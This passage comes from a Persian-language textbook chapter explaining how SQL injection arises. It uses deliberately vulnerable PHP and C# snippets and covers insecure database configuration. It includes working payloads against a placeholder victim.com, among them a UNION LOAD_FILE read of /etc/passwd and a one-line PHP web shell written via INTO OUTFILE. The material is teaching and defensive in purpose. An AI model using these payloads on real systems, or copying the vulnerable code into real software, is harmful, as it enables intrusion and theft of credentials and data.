query = "SELECT * FROM table WHERE field = '" +
   request.getParameter("input") + "'";
```

یکی از مسائلی که در مورد ایجاد گزاره‌های SQL پویا مانند این وجود دارد آن است که اگر این کد، ورودی را پیش از انتقال به گزاره‌ای که به صورت پویا ایجاد شده است، تأیید یا کدگذاری نکند، مهاجم می‌تواند گزاره‌های SQL را به عنوان ورودی به برنامه وارد کرده و گزاره‌های SQL خود را به پایگاه ارسال و آن‌ها را اجرا نماید. در اینجا گزاره‌ی SQL که این کد ایجاد نموده، به شکل زیر است:

```
SELECT * FROM TABLE WHERE FIELD = 'input'
```

۱-۹- استفاده نادرست کاراکترهای escape

پایگاه‌های داده SQL، کاراکتر کوتیشن (') را به عنوان مرز بین کد و داده تفسیر کرده و فرض می‌کند که هر آن چیزی که در ادامه‌ی یک کوتیشن می‌آید کدی است که نیاز به اجرا دارد و هر چیزی که توسط کوتیشن محصور شده است، داده می‌باشد. بنابراین، به سادگی و با تایپ یک تک- کوتیشن در URL و یا در داخل یک ناحیه در صفحه وب و یا برنامه به سرعت می‌توانید بگویید که آیا یک وب‌سایت نسبت به تزریق SQL آسیب‌پذیر است یا خیر. در اینجا کد منبع برای یک برنامه بسیار ساده‌ای که ورودی کاربر را مستقیما به گزاره‌ی SQL که به صورت پویا ایجاد شده است، ارسال می‌کند، آورده شده است:

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = '$_GET["input"]'";
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount){
      print $db_field[$row] . "<BR>";
      $row++;
   }
}
```

اگر مجبور به وارد نمودن کاراکتر تک کوتیشن تنها به عنوان ورودی برنامه باشید، ممکن است با یکی از خطاهای زیر روبه‌رو شوید؛ نتیجه به تعدادی از عوامل محیطی، مانند زبان برنامه‌نویسی و پایگاه داده‌ی مورد استفاده و همچنین فن‌آوری‌های حفاظتی و دفاعی اجرا شده، بستگی دارد:

```
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result
resource
```

ممکن است پیغام خطای پیشین یا پیغام خطای زیر را دریافت کنید. پیغام خطای زیر، اطلاعات مفیدی درباره چگونگی فرموله کردن گزاره‌ی SQL ارائه می‌دهد:

```
You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''VALUE'''
```

دلیل این خطا آن است که کاراکتر تک- کوتیشن به عنوان یک حائل رشته تفسیر شده است. از نظر قاعده‌ی کار، کوئری SQL که در زمان اجرا، اعمال شده باشد، نادرست است (دارای رشته‌های حائل بیش از حد زیادی است)، و بنابراین پایگاه داده یک استثناء قائل می‌شود.

پایگاه داده SQL، کاراکتر تک-کوتیشن را به عنوان یک کاراکتر خاص (یک حائل رشته) در نظر می‌گیرد. این کاراکتر، در حملات تزریق SQL برای "Escape" کوئری توسعه دهنده استفاده می‌شود، به گونه‌ای که مهاجم می‌تواند پس از آن کوئری خود را ایجاد و آن‌ها را اجرا نماید.

کاراکتر تک کوتیشن، تنها کاراکتری نیست که به عنوان یک کاراکتر خروج عمل می‌کند؛ برای نمونه، در Oracle، فضای خالی ()، دو خط موازی (||)، ویرگول (،)، نقطه (.)، (* /)، و کاراکترهای دابل کوتیشن ("") دارای معانی خاصی می‌باشند. برای نمونه:

```
-- The pipe [||] character can be used to append a function to a value.
-- The function will be executed and the result cast and concatenated.
http://www.victim.com/id=1||utl_inaddr.get_host_address(local)--
-- An asterisk followed by a forward slash can be used to terminate a
-- comment and/or optimizer hint in Oracle
http://www.victim.com/hint=*/ from dual--
```

۱-۱۰- انواع استفاده‌های نادرست

اکنون شاید برخی تصور کنند که برای پرهیز از مورد سوء استفاده قرار گرفتن توسط تزریق SQL، اسکیپ ساده یا تائید اعتبار ورودی‌ها برای حذف کاراکتر تک-کوتیشن کفایت خواهد کرد. خب، این دامی است که بسیاری از توسعه دهندگان برنامه کاربردی وب گرفتار آن می‌شوند. همان‌گونه که پیش‌تر توضیح داده شد، کاراکتر تک-کوتیشن، به عنوان یک حائل رشته تفسیر شده و به عنوان مرز بین کد و داده، استفاده می‌شود. وقتی که با داده‌های عددی سرو کار داریم، نیازی به قرار دادن داده‌ها درون کوتیشن نیست؛ وگرنه، با این داده‌های عددی به عنوان یک رشته برخورد می‌شود.

در اینجا کد منبعی برای یک برنامه بسیار ساده که داده‌های ورودی کاربر را مستقیما به گزاره‌ی SQL که به‌صورت پویا ایجاد شده است، ارسال می‌کند، نشان داده شده است. این اسکریپت، یک پارامتر عددی ($userid) را پذیرفته و اطلاعات موجود در مورد آن کاربر را نشان می‌دهد. کوئری فرض می‌کند که این پارامتر یک عدد صحیح خواهد بود و به همین دلیل بدون کوتیشن نوشته شده است.

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = $_GET["userid"]"
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount){
      print $db_field[$row] . "<BR>";
      $row++;
   }
}
```

MySQL، تابعی به نام LOAD_FILE فراخوانی می‌کند که یک فایل را خوانده و محتویات آن فایل را به صورت یک رشته بر می‌گرداند. برای استفاده از این تابع، این فایل باید بر روی میزبان سرور پایگاه داده قرار داده شده و نام

مسیر کامل فایل باید به عنوان ورودی تابع در نظر گرفته شود. کاربر فراخوانی شده نیز باید امتیاز FILE را دارا باشد. گزاره‌ی زیر، اگر به عنوان ورودی وارد شود، می‌تواند به یک مهاجم امکان خواندن محتویات فایل /etc/passwd که شامل مشخصات و ویژگی‌های کاربر و نام‌های کاربری کاربران سیستم است را دهد:

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

راهنمایی: MySQL همچنین دارای دستور ساخته شده‌ای است که می‌توانید از آن برای ایجاد و ارسال فایل‌های سیستم استفاده کنید. می‌توانید برای نصب Web shell تعاملی از راه دور، از دستور زیر برای ارسال یک Web shell به web root استفاده نمایید:

1 UNION SELECT "<? system ($_REQUEST['cmd']); ?>" INTO OUTFILE "/var/www/html/victim.com/cmd.php" --

برای اجرای دستورات LOAD_FILE و SELECT INTO OUTFILE، کاربر MySQL مورد استفاده توسط برنامه آسیب‌پذیر باید اجازه FILE را گرفته باشد. برای نمونه، به طور پیش فرض، کاربر root دارای این مجوز است. FILE یک امتیاز اجرایی است.

ورودیهای مهاجم مستقیما به عنوان سینتکس SQL تفسیر می‌شوند؛ بنابراین، مهاجم نیازی به کاراکتر تک- کوتیشن برای فرار از کوئری ندارد. در اینجا تصویر روشن‌تری از گزاره‌ی SQL که ساخته شده است، ارائه شده است:

```
SELECT * FROM TABLE
WHERE
USERID = 1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

۱-۱۰-۱- استفاده نادرست از کوئری

برخی از برنامه‌های کاربردیِ پیچیده، نیازمند کدگذاری با گزاره‌های پویای SQL هستند، زیرا جدول یا فیلدی که نیاز به کوئری دارد، ممکن است در مرحله توسعه برنامه، شناخته نشده باشد و یا دیگر وجود نداشته باشد. مثال آن، برنامه‌ای است که در تعامل با یک پایگاه داده‌ای بزرگ است و داده را در جداولی که به صورت دوره‌ای ایجاد شده‌اند، ذخیره می‌کند. برای نمونه، برنامه‌ای که داده‌ها را برای گزارش روزانه کارکنان، بر می‌گرداند. داده‌های گزارش روزانه‌ی هر یک از کارمندان در یک جدول جدید در فرمتی که حاوی داده‌های آن ماه می‌باشد (برای ژانویه سال ۲۰۰۸ در فرمت employee_employee-id_01012008'') وارد می‌شوند. توسعه دهنده وب باید به گزاره اجازه دهد تا بر اساس تاریخی که کوئری انجام شده است، به‌صورت پویا ایجاد شود.

کد منبع زیر، برنامه کاربردی بسیار ساده‌ای را نشان می‌دهد که ورودی کاربر را مستقیما به گزاره‌ی SQL که به صورت پویا ایجاد شده است، ارسال می‌کند. این اسکریپت مقادیر تولید شده‌ی برنامه را به عنوان ورودی استفاده می‌کند؛ آن ورودی نام یک جدول و نام‌های سه ستون هستند. این جدول، سپس اطلاعات یک کارمند را نمایش می‌دهد. نرم‌افزار کاربردی به کاربر اجازه می‌دهد تا داده دلخواهش را انتخاب نماید؛ برای نمونه، کاربر می‌تواند داده‌هایی مانند جزئیات کار، نرخ روزانه، و یا مبالغ بهره‌برداری مربوط به ماه جاری کارمندی را مشاهده کند. از آنجا که برنامه پیش از این ورودی را ایجاد نموده است، توسعه دهنده به داده‌ها اعتماد می‌کند؛ هرچند، این مسئله هنوز در کنترل کاربر است، زیرا از طریق یک درخواست GET عرضه می‌شود. مهاجم می‌تواند جدول و فیلد داده‌های خود را برای مقادیر تولید شده‌ی برنامه کاربردی عرضه کند.

```
// build dynamic SQL statement
$SQL = "SELECT $_GET["column1"], $_GET["column2"], $_GET["column3"] FROM
       $_GET["table"]";
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount){
      print $db_field[$row] . "<BR>";
      $row++;
   }
}
```

اگر هدف مهاجم، دست‌کاری درخواست HTTP و جایگزین کردن مقدار users به جای نام جدول و فیلدهای کاربر، گذرواژه، و Super_priv برای اسامی ستون‌های تولید شده‌ی برنامه بوده باشد، ممکن است قادر به نمایش نام‌های کاربری و گذرواژه‌ها برای کاربران پایگاه داده بر روی سیستم باشد. در اینجا URL که در هنگام استفاده از برنامه کاربردی ساخته شده، ارائه شده است:

- http://www.victim.com/user_details.php?table=users&column1=user&column2=password&column3=Super_priv

اگر تزریق با موفقیت انجام شده باشد، داده‌های زیر به جای داده‌های گزارش روزانه نشان داده می‌شوند. این یک مثال ساختگی است؛ هرچند، برنامه‌های کاربردی دنیای واقعی نیز با همین روش ساخته شده‌اند.

user	password	Super_priv
root	*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19	Y
sqlinjection	*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19	N
0wned	*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19	N

۱-۱۰-۲- استفاده نادرست از پیغام‌های خطا

استفاده نابه‌جا از خطاها می‌تواند منجر به انواع مشکلات امنیتی برای یک وب‌سایت شود. شایع‌ترین مشکل هنگامی رخ می‌دهد که پیغام‌های خطای داخلی مانند dumpهای پایگاه داده و کدهای خطا برای کاربر یا مهاجم نمایش داده می‌شوند. این پیام‌ها جزئیات پیاده سازی را افشاء می‌کنند که هرگز نباید آشکار شوند. چنین جزئیاتی می‌توانند با توجه به معایب نهفته سایت، سرنخ‌های مهمی را در اختیار مهاجم قرار دهند. پیام‌های طولانی خطای پایگاه داده، می‌توانند برای استخراج داده‌ها در مورد چگونگی اصلاح و یا ایجاد تزریق‌ها برای گریز از کوئری توسعه دهنده و یا چگونگی دست‌کاری آن برای برگرداندن داده‌های بیشتر، یا در برخی موارد، برای کپی گرفتن از تمامی داده‌های یک پایگاه داده (SQL Server) مورد استفاده قرار گیرند.

مثال برنامه ساده‌ای که در ادامه آورده شده است به زبان C# برای ASP.NET نوشته شده و از سرور پایگاه داده SQL Server به عنوان back-end خود استفاده می‌کند، زیرا این پایگاه داده طولانی‌ترین پیام‌های خطا را عرضه می‌کند. هنگامی‌که کاربر برنامه، یک شناسه کاربری را از لیست انتخاب نماید، این اسکریپت به صورت پویا گزاره‌ی SQL را ایجاد و اجرا می‌کند.

```
private void SelectedIndexChanged(object sender, System.EventArgs e)
   {
      // Create a Select statement that searches for a record
      // matching the specific id from the Value property.
      string SQL;
      SQL = "SELECT * FROM table ";
      SQL += "WHERE ID=" + UserList.SelectedItem.Value + "";
      // Define the ADO.NET objects.
      OleDbConnection con = new OleDbConnection(connectionString);
      OleDbCommand cmd = new OleDbCommand(SQL, con);
      OleDbDataReader reader;
      // Try to open database and read information.
      try
      {
        con.Open();
        reader = cmd.ExecuteReader();
        reader.Read();
        lblResults.Text = "<b>" + reader["LastName"];
        lblResults.Text += ", " + reader["FirstName"] + "</b><br>";
        lblResults.Text += "ID: " + reader["ID"] + "<br>";
        reader.Close();
      }
      catch (Exception err)
      {
        lblResults.Text = "Error getting data. ";
        lblResults.Text += err.Message;
      }
      finally
      {
        con.Close();
      }
   }
```

اگر هدف مهاجم دست‌کاری درخواست HTTP و جایگزین کردن مقدار ID مورد نظر برای گزاره‌ی SQL خود باشد، احتمالا قادر به استفاده از پیام‌های خطای SQLیی خواهد بود که حاوی اطلاعاتی مفید برای آگاهی از مقادیر پایگاه داده هستند. برای نمونه، اگر مهاجمی کوئری زیر را وارد نماید، اجرای گزاره‌ی SQL منجر به نمایش پیغام خطایی می‌شودکه دارای اطلاعات مفیدی بوده و حاوی نسخه‌ی RDBMS است که برنامه وب از آن استفاده می‌کند:

```
' and 1 in (SELECT @@version) --
```

هر چند کد، شرایط خطا را به دام می‌اندازد، اما پیغام‌های خطای سفارشی و عمومی را ارائه نمی‌کند. در عوض، به یک مهاجم اجازه می‌دهد تا اطلاعات برنامه و پیام‌های خطای آن را دست‌کاری کند. فصل ۴ به‌طور مفصل در مورد اینکه چگونه یک مهاجم می‌تواند از این تکنیک و وضعیت استفاده و سوء استفاده نماید، بحث خواهد کرد. در اینجا خطایی که برگشت داده می‌شوند، آورده شده است:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'Microsoft SQL Server 2000 - 8.00.534 (Intel X86) Nov 19 2001
13:23:50 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on
Windows NT 5.0 (Build 2195: Service Pack 3) ' to a column of data type int.
```

۱-۱۰-۳- استفاده نادرست از پیشنهادهای چندگانه

لیست سفید (White List)، تکنیکی است که هدف آن غیرمجاز کردن تمام کاراکترها، به جز آن کاراکترهایی است که در لیست سفید قرار دارند. روش لیست سفید برای تأیید اعتبار داده‌های ورودی، ایجاد فهرستی از تمامی کاراکترهایی که به عنوان ورودی داده مجاز بوده و حذف هر کاراکتر دیگری است. توصیه می‌شود که از روش لیست سفید در مقابل لیست سیاه (Black List) استفاده نمایید. لیست سیاه، تکنیکی است که هدف آن مجاز کردن تمامی کاراکترها، به جز آن‌هایی است که در لیست سیاه قرار دارند. روش لیست سیاه برای تأیید اعتبار داده‌های ورودی، ایجاد فهرستی از تمامی کاراکترها و رمزگذاری مرتبط با آن‌ها است که ممکن است با سوء نیت مورد استفاده قرار گیرند، و رد کردن ورودی آنهاست. بنابراین، حملات گوناگونی وجود دارند که می‌توانند به بی‌شمار روش نمود یابند، از این‌رو نگهداری چنین لیستی به‌صورت کارآمد و مؤثر، وظیفه‌ای خطیر و نگران کننده است. خطر بالقوه‌ی مربوط به استفاده از فهرست کاراکترهای غیرقابل پذیرش، آن است که همیشه امکان آن وجود دارد که هنگام تعریف این فهرست، از یک کاراکترغیرقابل پذیرش غفلت شده و یا یک یا تعدای از جایگزین‌های آن کاراکتر غیر قابل پذیرش، فراموش شوند.

مشکل می‌تواند در پروژه‌های بزرگ توسعه وب رخ دهد زیرا برخی از توسعه دهندگان، این پیشنهاد را دنبال نموده و اعتبار ورودی خود را تأیید می‌کنند، اما توسعه دهندگان دیگر شاید چنین دقیق و وسواسی عمل نکنند.

کار کردن توسعه دهندگان، گروه‌ها، و یا حتی شرکت‌ها در محیط‌های مجزا از یکدیگر که استانداردهای یکسانی را دنبال می‌کنند، مسئله‌ای غیرمعمول نیست. برای نمونه، در طول ارزیابی از یک برنامه، فهمیدن این مسئله که تقریبا همه‌ی ورودی‌ها معتبر هستند، چندان غیرمعمول نیست؛ هرچند با پشتکار، اغلب می‌توانید داده‌ای را قرار دهید که توسعه دهنده فراموش کرده است آن را تأیید اعتبار نماید.

توسعه دهندگان نرم‌افزار همچنین تمایل به طراحی برنامه‌ای در دسترس یک کاربر داشته و در تلاش برای هدایت کاربر از طریق یک فرایند مورد انتظار، بر این باورند که کاربران به ترتیب گام‌های منطقی را دنبال خواهند کرد. برای نمونه، آن‌ها انتظار دارند که اگر یک کاربر به سومین فرم از مجموعه فرم‌ها رسیده باشد، باید پیش از آن فرم‌های یکم و دوم را تکمیل کرده باشد. اما با این وجود اغلب دور زدن جریان داده مورد انتظار با درخواست خارج از نوبت منابع، مستقیما از طریق URLهای آنها، بسیار ساده است. برای مثال، برنامه ساده زیر را در نظر بگیرید:

```
// process form 1
if ($_GET["form"] = "form1"){
   // is the parameter a string?
   if (is_string($_GET["param"])) {
      // get the length of the string and check if it is within the
      // set boundary?
      if (strlen($_GET["param"]) < $max){
        // pass the string to an external validator
        $bool = validate(input_string, $_GET["param"]);
        if ($bool = true) {
          // continue processing
        }
      }
   }
}
// process form 2
if ($_GET["form"] = "form2"){
   // no need to validate param as form1 would have validated it for us
   $SQL = "SELECT * FROM TABLE WHERE ID = $_GET["param"]";
   // execute sql statement
   $result = mysql_query($SQL);
   // check to see how many rows were returned from the database
   $rowcount = mysql_num_rows($result);
   $row = 1;
   // iterate through the record set returned
   while ($db_field = mysql_fetch_assoc($result)) {
      if ($row <= $rowcount){
        print $db_field[$row] . "<BR>";
        $row++;
      }
   }
}
```

توسعه دهنده برنامه کاربردی فکر نمی‌کند که فرم دوم نیاز به تأیید اعتبار ورودی داشته باشد، زیرا مراحل تأیید اعتبار ورودی بر روی نخستین فرم انجام شده است. مهاجم می‌تواند فرم دوم را بدون استفاده از فرم نخست مستقیما درخواست نماید، یا به سادگی می‌تواند داده های معتبر را به عنوان ورودی در فرم نخست ارائه نموده و سپس داده‌ها را همان‌گونه که در فرم دوم ارائه شده‌اند، دست‌کاری نماید. نخستین URL که در اینجا نشان داده شده است، ناموفق خواهد بود، زیرا داده‌ی ورودی تأیید اعتبار شده است؛ URL دوم منتج به یک حمله تزریق SQL موفق می‌شود، زیرا ورودی تأیید اعتبار نشده است:

```
[1] http://www.victim.com/form.php?form=form1&param=' SQL Failed --
[2] http://www.victim.com/form.php?form=form2&param=' SQL Success --
```

۱-۱۱- پیکربندی نا امن پایگاه داده

می‌توانید دسترسی‌های قابل نفوذ، مقدار داده‌هایی که می‌توانند به سرقت رفته و یا دست‌کاری شوند، سطح دسترسی به سیستم‌های متصل به هم و آسیب‌های ناشی از یک حمله تزریق SQL را به چندین شیوه مختلف تعدیل نمایید.

ایمن‌سازی کد برنامه کاربردی، گام نخست برای شروع است؛ هرچند، نباید از خود پایگاه داده غافل شوید. پایگاه داده، با چندین کاربر پیش فرض، از پیش نصب شده است. MS SQL Server از حساب مدیریتی سیستم پایگاه داده‌ی معروف "sa" استفاده می‌کند، MySQL از حساب‌های کاربری "root" و "anonymous" استفاده می‌کند و هنگامی‌که یک پایگاه داده با Oracle ایجاد شده باشد، حساب‌های SYS، SYSTEM، DBSNMP، و OUTLN اغلب به صورت پیش فرض ایجاد می‌شوند. این موارد، تنها حساب‌های موجود نیستند، بلکه تنها برخی از شناخته شده‌ترین‌ها هستند؛ بسیاری موارد دیگر نیز وجود دارند! این حساب‌ها همچنین با گذرواژه‌های شناخته شده و پیش فرض‌ها، از پیش تنظیم شده‌اند.

برخی مدیران سیستم و پایگاه داده، سرورهای پایگاه داده را به عنوان root، SYSTEM، و یا حساب کاربری سیستم محرمانه مدیریتی، نصب می‌کنند. سرویس‌های سرور، به ویژه سرورهای پایگاه داده، باید همیشه به منظور کاهش خسارت احتمالی به سیستم عامل و فرآیندهای دیگر در صورت حمله موفقیت آمیز به عنوان یک کاربر غیر محرمانه (در یک محیط chroot، در صورت امکان) در مقابل پایگاه داده اجرا شوند. هرچند، این مسئله برای اوراکل بر روی ویندوز امکان‌پذیر نیست، زیرا باید با دسترسی‌های SYSTEM اجرا شوند.

هر نوع سرور پایگاه داده نیز مدل کنترل دسترسی خودش را با اختصاص دادن امتیازات انحصاری مختلفی به حساب‌های کاربری که منع، تصدیق، یا دسترسی به داده‌ها و/ یا اجرای رویه‌های ذخیره شده، عملکردها، یا ویژگی‌های ساخته شده را فراهم می‌آورد، تحمیل می‌کند. همچنین هر نوع سرور پایگاه داده، به طور پیش فرض، دارای قابلیتی است که اغلب مازاد بر نیاز است و می‌تواند توسط یک مهاجم مورد نفوذ قرار گیرد (xp_cmdshell، OPENROWSET، LOAD_FILE، ActiveX و پشتیبانی Java، و غیره) . فصول ۴ تا ۷ به تفصیل در مورد حملاتی که منجر به نفوذ در این توابع و ویژگی‌ها می‌شود، بحث نموده است.

توسعه دهندگان برنامه کاربردی، اغلب برای اتصال به یک پایگاه داده، با استفاده از یکی از حساب‌های محرمانه ساخته شده به جای ایجاد یک حساب کاربری خاص برای نیازهای برنامه‌های کاربردی خود، آنها را کدگذاری می‌کنند. این حساب‌های قدرتمند می‌توانند اقدامات بسیاری در پایگاه داده‌ای که غیر مرتبط با نیاز یک برنامه

کاربردی است را اجرا کنند. هنگامی که یک مهاجم از آسیب‌پذیری تزریق SQL در برنامه کاربردی که به پایگاه داده‌ای که به یک حساب محرمانه متصل است، سوء استفاده می‌کند، می‌تواند کد را در پایگاه داده‌ای با امتیازات انحصاری آن حساب، اجرا نماید. توسعه دهندگان برنامه‌های کاربردی وب برای اجرای یک مدل "کمینه–امتیازانحصاری" برای دسترسی به برنامه پایگاه داده و جدا کردن نقش‌های محرمانه، آن‌گونه که برای نیازمندیهای عملیاتی برنامه مناسب است، باید با مدیران پایگاه‌های داده تعامل کنند.

در یک دنیای ایده آل، برنامه‌های کاربردی همچنین باید از کاربران پایگاه داده‌های مختلفی برای انجام SELECT، UPDATE، INSERT، و دستورات مشابه نیز استفاده نمایند. چنانچه یک مهاجم کدی را به یک گزاره‌ی آسیب‌پذیر تزریق نماید، امتیازهای دسترسی که برایش فراهم می‌شوند باید کمینه شود. بیشتر برنامه‌های کاربردی، امتیازهای انحصاری را تفکیک نمی‌کنند، بنابراین مهاجم معمولا به تمام داده‌های پایگاه داده دسترسی یافته و به SELECT، INSERT، UPDATE، DELETE، EXECUTE، و امتیازهای انحصاری مشابه دسترسی می‌یابد. این امتیازهای بیش از حد، اغلب به مهاجم اجازه می‌دهند تا بین پایگاه‌های داده پرش کنند و به داده‌های خارج از ذخیره داده برنامه کاربردی، دسترسی پیدا کند.

هر چند، برای انجام این کار، او نیاز به دانستن آن دارد که چه چیز دیگری در دسترس است، چه پایگاه‌های داده‌ی دیگری نصب شده‌اند، چه جداول دیگری وجود دارند و چه فیلدهایی جالب به نظر می‌رسند! هنگامی که یک مهاجم از آسیب‌پذیری تزریق SQL، سوء استفاده می‌کند، اغلب برای دسترسی به متادیتای (فراداده) پایگاه داده تلاش خواهد نمود.

متادیتا، اطلاعات مربوط به داده‌های موجود در یک پایگاه داده، مانند نام یک پایگاه داده یا جدول، نوع داده‌های یک ستون یا امتیازهای انحصاری دسترسی هستند. عبارات دیگری که گاهی برای این اطلاعات مورد استفاده قرار گیرند، "دیکشنری داده" و "کاتالوگ سیستم" هستند. برای سرورهای MySQL (نسخه ۵,۰ یا بالاتر) این داده‌ها در پایگاه داده‌ی مجازی INFORMATION_SCHEMA نگه داشته شده و می‌توان با دستورهای SHOW DATABASE و SHOWTABLES به آنها دسترسی پیدا کرد. هر کاربر MySQL دارای حقوقی برای دسترسی به جداول این پایگاه داده است، اما تنها می‌تواند سطرهایی که متناظر با اهدافی که کاربر، امتیاز انحصاری دسترسی کامل به آن‌ها را دارد مشاهده نماید. SQL Server، دارای مفهوم مشابهی است و ابرداده (متادیتا) می‌تواند از طریق INFORMATION_SCHEMA یا با استفاده از جداول سیستم (sysobjects، sysindexkeys، sysindexes، syscolumns، systypes، و غیره)، و/یا با رویه‌های ذخیره شده‌ی سیستم در دسترس قرار گیرد. نسخه ۲۰۰۵ SQL Server چندین نمایش کاتالوگی به نام "sys.*" را ارائه نموده و دسترسی به اهدافی را که کاربر امتیازهای دسترسی کامل به آن‌ها را دارد، محدود می‌سازد.

هر کاربر SQL Server، دارای حقوقی برای دسترسی به جداول این پایگاه داده بوده و بدون توجه به اینکه دارای امتیازهای انحصاری دسترسی کامل به جداول و یا اطلاعاتی که در آن اشاره شده است، می‌باشد یا خیر، می‌تواند همه‌ی سطرهای این جداول را مشاهده نماید.

با این وجود، Oracle چندین نمایش کلی ایجاد شده را برای دسترسی به متادیتاهای Oracle (ALL_TABLES، ALL_TAB_COLUMNS، و غیره) فراهم می‌کند. این نمایش‌ها، ویژگی‌ها و اهدافی که برای کاربر کنونی قابل دسترس هستند را فهرست می‌کند. افزون بر این، نمایش‌های مشابهی که پیشوند _USER به آن‌ها اضافه شده

است، تنها اهداف متعلق به کاربر کنونی (یعنی، نمایشی محدودتر از ابرداده) را نمایش می‌دهد، و نمایش‌هایی که پیشوند _DBA به آن‌ها اضافه شده است، همه اهداف پایگاه داده (یعنی، نمایش کلی بدون محدودیت از متادیتا برای پایگاه داده نمونه) را نمایش می‌دهد. توابع متادیتای _DBA نیازمند امتیازهای انحصاری مدیر پایگاه داده (DBA) است. در اینجا مثالی از این گزاره‌ها ارائه شده است:

```
-- Oracle statement to enumerate all accessible tables for the current user
SELECT OWNER, TABLE_NAME FROM ALL_TABLES ORDER BY TABLE_NAME;

-- MySQL statement to enumerate all accessible tables and databases for the
-- current user
SELECT table_schema, table_name FROM information_schema.tables;

-- MS SQL statement to enumerate all accessible tables using the system
-- tables
SELECT name FROM sysobjects WHERE xtype = 'U';

-- MS SQL statement to enumerate all accessible tables using the catalog
-- views
SELECT name FROM sys.tables;
```

نکته: مخفی کردن یا لغو دسترسی به پایگاه داده‌های مجازی INFORMATION_SCHEMA در یک پایگاه داده MySQL ممکن نبوده، و مخفی کردن یا لغو دسترسی به دیکشنری داده در پایگاه داده‌ی اوراکل، به‌دلیل آنکه یک نمایش (view) است، نیز ممکن نمی‌باشد. برای محدود کردن دسترسی، می‌توانید نمایش (view) را تغییر دهید، اما اوراکل این را پیشنهاد نمی‌کند. لغو دسترسی به جداول INFORMATION_SCHEMA، system، و *.sys. در پایگاه داده‌ی SQL Server امکانپذیر خواهد بود. با این وجود، این کار ممکن است برخی قابلیت‌ها را شکسته (از بین برده) و می‌تواند منجر به بروز مسائلی با برخی از برنامه‌های کاربردی که با پایگاه داده در ارتباط می‌باشند، شود. رویکرد بهتر استفاده از مدل حداقل–امتیازدهی برای دسترسی پایگاه داده‌ی برنامه و جدا کردن نقش‌های محرمانه به اقتضای نیازمندی‌های عملیاتی برنامه کاربردی می‌باشد.

خلاصه‌ی بحث

در این فصل، برخی از چندین مسیری که منجر به تزریق SQL، از طراحی و معماری یک برنامه، تا رفتارهای توسعه دهنده و الگوهای برنامه نویسی (کدگذاری) که در ساخت برنامه کاربردی استفاده می‌شود را آموختید. در مورد اینکه چگونه ساختار رایج چند لایه (N–لایه) برنامه‌های کاربردی وب، معمولا دارای یک لایه ذخیره‌سازی با پایگاه داده‌ای است که در تعامل با کوئری پایگاه داده‌ی تولید شده در لایه دیگر بوده، و اغلب در کنار اطلاعات عرضه شده به کاربر می‌باشد، بحث نمودیم و در نهایت بیان کردیم که ساختار رشته ای پویا (که به غیر از این به عنوان SQL پویا نیز شناخته می‌شود)، عمل کوئری SQL به عنوان یک رشته پیوسته ورودی عرضه شده به کاربر، منجر به آن می‌شود که تزریق SQL توسط یک مهاجم بتواند منطق و ساختار کوئری SQL را برای اجرای دستورات پایگاه داده بسیار متفاوت از آن چیزی که توسعه دهنده در نظر گرفته است، تغییر دهد.

در فصل‌های آینده، به تفصیل درباره تزریق SQL بحث خواهیم نمود، هم در مورد تشخیص و هم در مورد شناسایی تزریق SQL (فصل ۲ و ۳)، در مورد حملات تزریق SQL و آنچه می‌تواند از طریق تزریق SQL انجام گیرد (فصل ۴ تا ۷)، و در مورد چگونگی دفاع در برابر تزریق SQL (فصل ۸ و ۹).

در این میان، مطالعه و مرور مجدد مثال‌های این فصل، مطالب موجود در خصوص تزریق SQL و چگونگی رخ دادن آن را بیشتر در ذهن شما جا خواهد انداخت. با این آگاهی‌ها، گام در مسیر طولانی توانمندی در خصوص یافتن، سوء استفاده کردن، و یا برخورد با تزریق SQL در دنیای واقعی را پیدا خواهید نمود!

۱-۱۲- پاسخ‌های سریع

۱-۱۲-۱- درک چگونگی کار برنامه‌های کاربردی وب

- ✓ برنامه کاربردی وب، برنامه‌ای است که از طریق یک مرورگر وب بر روی شبکه‌ای مانند اینترنت یا اینترانت قابل دسترسی بوده و همچنین یک نرم‌افزار کامپیوتری است که به زبان پشتیبانی شده‌ی مرورگر (مانند HTML، جاوا اسکریپت، جاوا، و غیره) کدگذاری شده و برای اجرایی برنامه متکی به یک مرورگر وب معمولی است.
- ✓ برنامه کاربردی وب پویای پایگاه داده محور نوعا متشکل از یک پایگاه داده back-end با صفحات وبی است که حاوی اسکریپت server-side (کد سمت سرور) نوشته شده به یک زبان برنامه‌نویسی است که بسته به کنش‌های پویای گوناگون متقابل، قادر به استخراج اطلاعات خاص از یک پایگاه داده می‌باشد.
- ✓ برنامه کاربردی وب پویای پایگاه داده محور به‌طور معمول دارای سه لایه می‌باشد: لایه‌ی ارائه (یک مرورگر وب و یا موتور رندر)، لایه‌ی منطق (یک زبان برنامه‌نویسی مانند C#، ASP، NET.، PHP، JSP، و غیره) و لایه‌ی ذخیره‌سازی (یک پایگاه داده مانند SQL Server، MySQL، Oracle، و غیره). مرورگر وب (لایه ارائه: اینترنت اکسپلورر، سافاری، فایرفاکس، و غیره) درخواست‌ها را به لایه میانی (لایه منطق)، که به سرویس‌های درخواست شده با ایجاد کوئری‌ها و به‌روزرسانی در مقابل پایگاه داده (لایه ذخیره سازی) سرویس می‌دهد، ارسال می‌کند.

۲-۱۲-۱- درک مفهوم SQL

